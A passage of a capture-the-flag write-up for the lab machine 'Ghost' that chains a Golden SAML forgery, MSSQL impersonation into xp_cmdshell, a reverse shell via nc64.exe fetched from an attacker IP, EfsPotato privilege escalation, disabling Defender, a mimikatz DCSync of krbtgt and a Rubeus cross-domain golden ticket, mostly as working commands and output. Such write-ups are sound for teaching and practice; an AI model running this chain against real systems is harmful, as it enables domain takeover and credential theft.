
```
cat TKSKey.txt | base64 -d > TKSKey.bin
cat DKMKey.txt | tr -d "-" | xxd -r -p > DKMkey.bin
```

Finally, we can use ADFSpoof to craft our Golden SAML.

> Note: If you are having trouble getting ADFSpoof to install, change the `requirements.txt` to this:
>
> ```
> cryptography==37.0.4
> lxml
> pyasn1
> signxml
> six
> ```
>
> Then, create a virtual Python environment and install all the requirements there:
>
> ```
> cd ADFSppof
> python3 -m venv .venv
> source .venv/bin/activate
> pip3 install -r requirements
> ```

```
python3 ADFSpoof.py -b ~/Documents/ghost/TKSKey.bin ~/Documents/ghost/DKMkey.bin
-s 'core.ghost.htb' saml2 --endpoint
'https://core.ghost.htb:8443/adfs/saml/postResponse' --nameidformat
'urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress' --nameid
'Administrator@ghost.htb' --rpidentifier 'https://core.ghost.htb:8443' --
assertions '<Attribute
Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn">
<AttributeValue>Administrator@ghost.htb</AttributeValue></Attribute><Attribute
Name="http://schemas.xmlsoap.org/claims/CommonName">
<AttributeValue>Administrator</AttributeValue></Attribute>'


PHNhbWxwOlJlc3BvbnNlIHhtbG5zOnNhbWxwPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6cHJvd
G9jb2wiIElEPSJfUzVRTzdTIiBWZXJzaW9uPSIyLjAiIElzc3VlSW5zdG<SNIP>Db250ZXh0Q2xhc3NSZ
WY%2BPC9BdXRobkNvbnRleHQ%2BPC9BdXRoblN0YXRlbWVudD48L0Fzc2VydGlvbj48L3NhbWxwOlJlc3
BvbnNlPg%3D%3D
```

Finally, we set up `BurpSuite` to intercept our browser's requests and navigate to `https://core.ghost.htb:8443/login`. When we reach the request to `postResponse`, we replace the contents of the `SAMLResponse` field with our created Golden SAML, we forward the request.



The attack worked, and we are now presented with a Database Debug control panel.

Ghost Config Panel

Database Debug

Currently configured databases:

- MSSQL (domain: ghost.htb)
- MSSQL (domain: corp.ghost.htb)

The databases are correctly linked.

Query Debugger

(Only supported for the main database - sorry!)

SQL: Execute

Output:

Looking at the panel, we can extract some valuable information. First, a new domain, `corp.ghost.htb`, was leaked. Then, two databases, one on each domain, are currently linked. Let's verify that the databases are indeed linked by running the SQL command `sp_linkedservers`.


```
{
    "recordsets": [
        [
            {
                "SRV_NAME": "DC01",
                "SRV_PROVIDERNAME": "SQLNCLI",
                "SRV_PRODUCT": "SQL Server",
                "SRV_DATASOURCE": "DC01",
                "SRV_PROVIDERSTRING": null,
                "SRV_LOCATION": null,
                "SRV_CAT": null
            },
            {
                "SRV_NAME": "PRIMARY",
                "SRV_PROVIDERNAME": "SQLNCLI",
                "SRV_PRODUCT": "SQL Server",
                "SRV_DATASOURCE": "PRIMARY",
                "SRV_PROVIDERSTRING": null,
                "SRV_LOCATION": null,
                "SRV_CAT": null
            }
        ]
    ],
```

Let's check the current user we are interacting with in the `PRIMARY` database by running the following query.

```
select result from openquery("PRIMARY", 'select suser_name() as result')
```

Output:


```
{
    "recordsets": [
        [
            {
                "result": "bridge_corp"
            }
        ]
    ],
    "recordset": [
        {
            "result": "bridge_corp"
        }
    ],
    "output": {},
    "rowsAffected": [
        1
    ]
}
```


Unfortunately, we are not a privileged user. Let's run the following query to see if we can impersonate any other users.

```
select result from openquery("PRIMARY", 'select distinct b.name as result from
sys.server_permissions a inner join sys.server_principals b on
a.grantor_principal_id = b.principal_id where a.permission_name =
''IMPERSONATE'';')
```

Output:


```
{
    "recordsets": [
        [
            {
                "result": "sa"
            }
        ]
    ],
    "recordset": [
        {
            "result": "sa"
        }
    ],
    "output": {},
    "rowsAffected": [
        1
    ]
}
```


The `sa` user is the Super Admin (SA) user on the SQL Server, and we can impersonate that user. This leads us to craft a path in which we impersonate that user, enable `xp_cmdshell`, and get command execution on the machine in the `corp` domain through the `PRIMARY` database. To achieve this, we use the following chain of SQL queries.

```
select result from openquery("PRIMARY", 'execute as login = ''sa''; select
suser_name() as result')

exec ('execute as login = ''sa''; exec sp_configure ''show advanced options'', 1;
reconfigure; exec sp_configure ''xp_cmdshell'', 1; reconfigure;') at "PRIMARY"

exec ('execute as login = ''sa''; exec xp_cmdshell ''whoami''') at "PRIMARY"
```

Output:


```
{
    "recordsets": [
        [
            {
                "output": "nt service\\mssqlserver"
            },
            {
                "output": null
            }
        ]
    ],
    "recordset": [
        {
            "output": "nt service\\mssqlserver"
        },
        {
            "output": null
        }
    ],
    "output": {},
    "rowsAffected": [
        2
    ]
}
```


We have code execution as the `nt service` user. Let's try to get a reverse shell. First, we download a static version of nc64.exe for Windows and set up a Python server along with a listener.

```
sudo python -m http.server 8080&
rlwrap nc -lvnp 9001
```

Then, we execute the following queries to transfer the static binary and spawn a reverse shell.

```
exec ('execute as login = ''sa''; exec xp_cmdshell ''curl.exe
http://10.10.14.69/nc64.exe -o C:\windows\temp\nc64.exe''') at "PRIMARY"

exec ('execute as login = ''sa''; exec xp_cmdshell ''C:\windows\temp\nc64.exe -e
powershell 10.10.14.69 9001''') at "PRIMARY"
```

We get a session as the `nt service` user.

Privilege Escalation

Looking at the tokens that the `nt user` has, we can see that the user has the `SeImpersonatePrivilege`.

```
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

We can exploit this privilege and elevate our privileges to system using the EfsPotato. Let's transfer this file to the remote machine and compile it.

```
PS C:\users\public\music> wget 10.10.14.69/EfsPotato.cs -usebasicparsing -O
EfsPotato.cs
PS C:\users\public\music> C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe
EfsPotato.cs
```

We need to set up a listener and get a shell through the EfsPotato.

```
rlwrap nc -lvnp 9001
```

Then, we trigger the exploit.

```
.\EfsPotato.exe 'C:\windows\temp\nc64.exe 10.10.14.69 9001 -e powershell.exe'
```

Checking our listeners, we have a shell.

```
PS C:\users\public\music> whoami
whoami
nt authority\system
```

Now that we are `NT Authority`, we can disable Windows Defender to use our tools more easily.

```
Set-MpPreference -DisableRealtimeMonitoring $True
```

We know we are on a separate domain, so using PowerView we enumerate if there is any trust between these two domains.

```
PS C:\users\public\music> iex(iwr 10.10.14.69/powerview.ps1 -usebasicparsing)
PS C:\users\public\music> get-domaintrust

SourceName      : corp.ghost.htb
TargetName      : ghost.htb
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 2/1/2024 2:33:33 AM
WhenChanged     : 3/18/2025 10:54:53 AM
```

Since there is a `Bidirectional` trust, we can transfer Rubeus to craft a ticket for the user `Enterprise Administrator` on our domain, `corp.ghost.htb`, with the field `Extra SIDs` populated by the SID of that user on the `ghost.htb` domain.

> Make sure, you are using the latest version of Rubeus and you compile it on your own machine. The version under `Releases` is outdated, and it won't work.

First, we transfer `Rubeus` to the remote machine and enumerate the domains' SIDs.

```
PS C:\users\public\music> get-domainsid ghost.htb
S-1-5-21-4084500788-938703357-3654145966

PS C:\users\public\music> get-domainsid corp.ghost.htb
S-1-5-21-2034262909-2733679486-179904498
```

Then, we need to upload mimikatz on the remote machine as well to dump the hashes of the `krbtgt` account.

```
PS C:\users\public\music> .\mimikatz.exe 'lsadump::dcsync
/user:krbtgt@corp.ghost.htb' exit

mimikatz(commandline) # lsadump::dcsync /user:krbtgt@corp.ghost.htb
[DC] 'corp.ghost.htb' will be the domain
[DC] 'PRIMARY.corp.ghost.htb' will be the DC server
[DC] 'krbtgt@corp.ghost.htb' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/31/2024 7:34:01 PM
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 69eb46aa347a8c68edb99be2725403ab
    ntlm- 0: 69eb46aa347a8c68edb99be2725403ab
    lm  - 0: fceff261045c75c4d7f6895de975f6cb
```

```
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4acd753922f1e79069fd95d67874be4c

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d
      aes128_hmac       (4096) : ea18711cfd69feef0c8efba75bca9235
      des_cbc_md5       (4096) : b3e070025110ce1f
```

At this point, we have all the required elements to craft a golden ticket using Rubeus.

> Note that the `-519` part on the `sids` argument corresponds to the `Enterprise Administrator` user. You can learn more about SIDs and well-known SIDs by reading the official article.

```
.\Rubeus.exe golden
/aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap
/user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt

[*] Action: Build TGT

<SNIP>

[*] Domain         : CORP.GHOST.HTB (GHOST-CORP)
[*] SID            : S-1-5-21-2034262909-2733679486-179904498
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ExtraSIDs      : S-1-5-21-4084500788-938703357-3654145966-519
[*] ServiceKey     :
B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         :
B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : corp.ghost.htb

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@corp.ghost.htb'

[*] AuthTime       : 3/19/2025 9:36:09 AM
[*] StartTime      : 3/19/2025 9:36:09 AM
[*] EndTime        : 3/19/2025 7:36:09 PM
[*] RenewTill      : 3/26/2025 9:36:09 AM

[*] base64(ticket.kirbi):
```

```
      doIF1TCCBdGgAwIB<SNIP>vcnAuZ2hvc3QuaHRi


[+] Ticket successfully imported!
```

The ticket was imported to our current session. Now, we can interact with the `DC01` machine on the `ghost.htb` domain as the Administrator user and read the `root.txt` flag.

```
PS C:\users\public\music> dir \\dc01.ghost.htb\c$\Users\Administrator\Desktop

Directory: \\dc01.ghost.htb\c$\Users\Administrator\Desktop

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-ar---         3/19/2025   8:09 AM             34 root.txt
```